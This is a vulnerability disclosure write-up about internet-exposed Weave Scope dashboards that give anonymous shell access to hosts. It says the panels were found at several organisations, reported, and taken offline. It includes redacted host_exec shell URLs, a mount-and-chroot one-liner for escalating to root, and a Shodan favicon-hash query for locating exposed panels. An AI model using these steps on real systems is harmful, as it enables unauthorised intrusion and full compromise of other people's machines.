




Vulnerable domains lead to easy full access of over 10+ networks

Overview

Weave scope is an open source infrastructure and server management tool designed to give quick and easy visibility and access to systems and processes on a network.

Applications can deploy weave scope in order to generate a real-time visual map of their containerised infrastructure, enabling developers and operators to understand, monitor, and control microservices-based environments

Weave scope allows for 1 click access into both hardware based and virtual machines on a range of different operating systems like Windows, Linux and even IOT and infrastructure devices- this can all be done via a GUI functionality or VIA SSH/FTP access.



Findings & Vulnerability

Due to the easy nature of deployment of weavescope services and the flexibility of usage associated, many services choose to self deploy weavescope forwarded outside of their network, sadly due to this some companies do not properly validate access controls and leave this panel accessible to the public domain - meaning everybody has direct access to

every machine and service forwarded by weavescope, complete and full - anonymous 1 click access.

This was discovered in the wild over 10+ times by different companies such as Russian oil and gas suppliers, French universities and corporate enterprises in America.

This discovery was made due to a pattern in WeaveScopes public forwarding- being on port 4040 and sharing the same favicon (.ico) for the forwarded panel, making it easy for a potential threat actor to hone in on these exposed services and access these machines.

```
http://[redacted]/state/{%22controlPipe%22:%22control%22:%22human%22:%22Exec%28shell%22,%22icon%22:%22fa%20fa-terminal%22,%22id%22:%22host_exec%22,%22nodeId%22:%225732945-pf11161%3Host%3E%22,%22probeId%22:%226a63418a4398dec2%22,%22rank%22:0,%22id%22:%22pipe-49177592181928210474%22,%22nodeId%22:%225732945-pf11161%3Host%3E%22,%22raw%22:true,%22resizeTtyControl%22:%22id%22:%22host_resize_exec_tty%22,%22nodeId%22:%225732945-pf11161%3Host%3E%22,%22probeId%22:%226a63418a4398dec2%22%22%22,%22nodeDetails%22:[{%22id%22:%225732945-pf11161%3Host%3E%22,%22topologyId%22:%22hosts%22}],%22selectedNodeId%22:%225732945-pf11161%3Host%3E%22,%22topologyId%22:%22hosts%22}}

http://[redacted]#/%22state/{%22controlPipe%22:%22control%22:%22human%22:%22Exec%28shell%22,%22icon%22:%22fa%20fa-terminal%22,%22id%22:%22host_exec%22,%22nodeId%22:%22b0856ea2851%3Host%3E%22,%22raw%22:true,%22resizeTtyControl%22:%22id%22:%22host_resize_exec_tty%22,%22nodeId%22:%22b0856ea2851%3Host%3E%22,%22probeId%22:%22ab38125481ecf67%22%22%22,%22nodeDetails%22:[{%22id%22:%22b0856ea2851%3Host%3E%22,%22topologyId%22:%22hosts%22}],%22selectedNodeId%22:%22b0856ea2851%3Host%3E%22,%22topologyId%22:%22hosts%22}}

http://[redacted]#/%22state/{%22controlPipe%22:%22control%22:%22human%22:%22Exec%28shell%22,%22icon%22:%22fa%20fa-terminal%22,%22id%22:%22host_exec%22,%22nodeId%22:%22pp2-worker-2%3Host%3E%22,%22probeId%22:%224018bc98887a41f%22,%22rank%22:0,%22id%22:%22pipe-8128123383569226263%22,%22nodeId%22:%22pp2-worker-2%3Host%3E%22,%22raw%22:true,%22resizeTtyControl%22:%22id%22:%22host_resize_exec_tty%22,%22nodeId%22:%22pp2-worker-2%3Host%3E%22,%22probeId%22:%224018bc98887a41f%22%22%22,%22nodeDetails%22:[{%22id%22:%22pp2-worker-2%3Host%3E%22,%22topologyId%22:%22hosts%22}],%22selectedNodeId%22:%22pp2-worker-2%3Host%3E%22,%22topologyId%22:%22hosts%22}}

http://[redacted]#/%22state/{%22controlPipe%22:%22control%22:%22human%22:%22Exec%28shell%22,%22icon%22:%22fa%20fa-terminal%22,%22id%22:%22host_exec%22,%22nodeId%22:%22pp1-worker-2%3Host%3E%22,%22probeId%22:%22433869bfc78bb0%22,%22rank%22:0,%22id%22:%22pipe-1368074272291589353%22,%22nodeId%22:%22pp1-worker-2%3Host%3E%22,%22raw%22:true,%22resizeTtyControl%22:%22id%22:%22host_resize_exec_tty%22,%22nodeId%22:%22pp1-worker-2%3Host%3E%22,%22probeId%22:%22433869bfc78bb0%22%22%22,%22nodeDetails%22:[{%22id%22:%22pp1-worker-2%3Host%3E%22,%22topologyId%22:%22hosts%22}],%22selectedNodeId%22:%22pp1-worker-2%3Host%3E%22,%22topologyId%22:%22hosts%22}}

http://[redacted]#/%22state/{%22controlPipe%22:%22control%22:%22human%22:%22Exec%28shell%22,%22icon%22:%22fa%20fa-terminal%22,%22id%22:%22host_exec%22,%22nodeId%22:%22pp1-worker-2%3Host%3E%22,%22probeId%22:%22433869bfc78bb0%22,%22rank%22:0,%22id%22:%22pipe-485043259982103300%22,%22nodeId%22:%22pp1-worker-2%3Host%3E%22,%22raw%22:true,%22resizeTtyControl%22:%22id%22:%22host_resize_exec_tty%22,%22nodeId%22:%22pp1-worker-2%3Host%3E%22,%22probeId%22:%22433869bfc78bb0%22%22%22,%22nodeDetails%22:[{%22id%22:%22pp1-worker-2%3Host%3E%22,%22topologyId%22:%22hosts%22}],%22selectedNodeId%22:%22pp1-worker-2%3Host%3E%22,%22topologyId%22:%22hosts%22}}

http://[redacted]#/%22state/{%22controlPipe%22:%22control%22:%22human%22:%22Exec%28shell%22,%22icon%22:%22fa%20fa-terminal%22,%22id%22:%22host_exec%22,%22nodeId%22:%22pp2-master%22,%22probeId%22:%22228be06f15760fe%22,%22rank%22:0,%22id%22:%22pipe-1754993035457917744%22,%22nodeId%22:%22pp2-master%3Host%3E%22,%22raw%22:true,%22resizeTtyControl%22:%22id%22:%22host_resize_exec_tty%22,%22nodeId%22:%22pp2-master%3Host%3E%22,%22probeId%22:%22228be06f15760fe%22%22%22,%22nodeDetails%22:[{%22id%22:%22pp2-master%3Host%3E%22,%22topologyId%22:%22hosts%22}],%22selectedNodeId%22:%22pp2-master%3Host%3E%22,%22topologyId%22:%22hosts%22}}

http://[redacted]#/%22state/{%22controlPipe%22:%22control%22:%22human%22:%22Exec%28shell%22,%22icon%22:%22fa%20fa-terminal%22,%22id%22:%22host_exec%22,%22nodeId%22:%22pp2-worker-2%3Host%3E%22,%22probeId%22:%224018bc98887a41f%22,%22rank%22:0,%22id%22:%22pipe-2983644296393740455%22,%22nodeId%22:%22pp2-worker-2%3Host%3E%22,%22raw%22:true,%22resizeTtyControl%22:%22id%22:%22host_resize_exec_tty%22,%22nodeId%22:%22pp2-worker-2%3Host%3E%22,%22probeId%22:%224018bc98887a41f%22%22%22,%22nodeDetails%22:[{%22id%22:%22pp2-worker-2%3Host%3E%22,%22topologyId%22:%22hosts%22}],%22selectedNodeId%22:%22pp2-worker-2%3Host%3E%22,%22topologyId%22:%22hosts%22}}
V
```

Even worse than just having full initial access to over 10+ networks (100+ machines) Almost all of the devices accessible straight through terminal could be quickly escalated to root privileges with no access controls or warnings/firewall rules by using:

mkdir /host && mount /dev/sda1 /host && chroot /host bash

This would then provide complete root access to whatever terminal you were operating on at the time via the exposed weavescope dashboard.

Further identification of services

Services such as Zoomeye, FOFA, BinaryEdge and most commonly Shodan could all be used to identify these services by using simple .ico hashes, site content identifiers, and search queries specific to locations and ports:

The screenshot shows the Shodan search engine interface. The search query is "file:\"Weave Scope\" http://www.hash.567176827". The results page displays 5 total results. On the left, there are filters for 'TOP COUNTRIES' (United States, France, Hong Kong, Russian Federation) and 'TOP ORGANIZATIONS' (Asia Pacific Network Information Centre, Interserver, Inc, Linode, MEGASVYAZ LLC, OVH SAS). The main results list shows four entries for 'Weave Scope' with details like 'HTTP/1.1 200 OK', 'Content-Length: 785', and 'Last-Modified: Fri, 09 Apr 2021 09:51:09 GMT'. The fifth entry is partially visible.

Resolution & Reporting

During initial findings and validation of the exposed services, reports were quickly written up and system admins, companies and governments were notified - as a result of this all found exposed services running weavescope have now been taken offline and further future potential damage have now been fully mitigated against.

Any further questions, issues or queries regarding this report or similar vulnerabilities discovered relating to WeaveScope please contact: **prv@anche.no**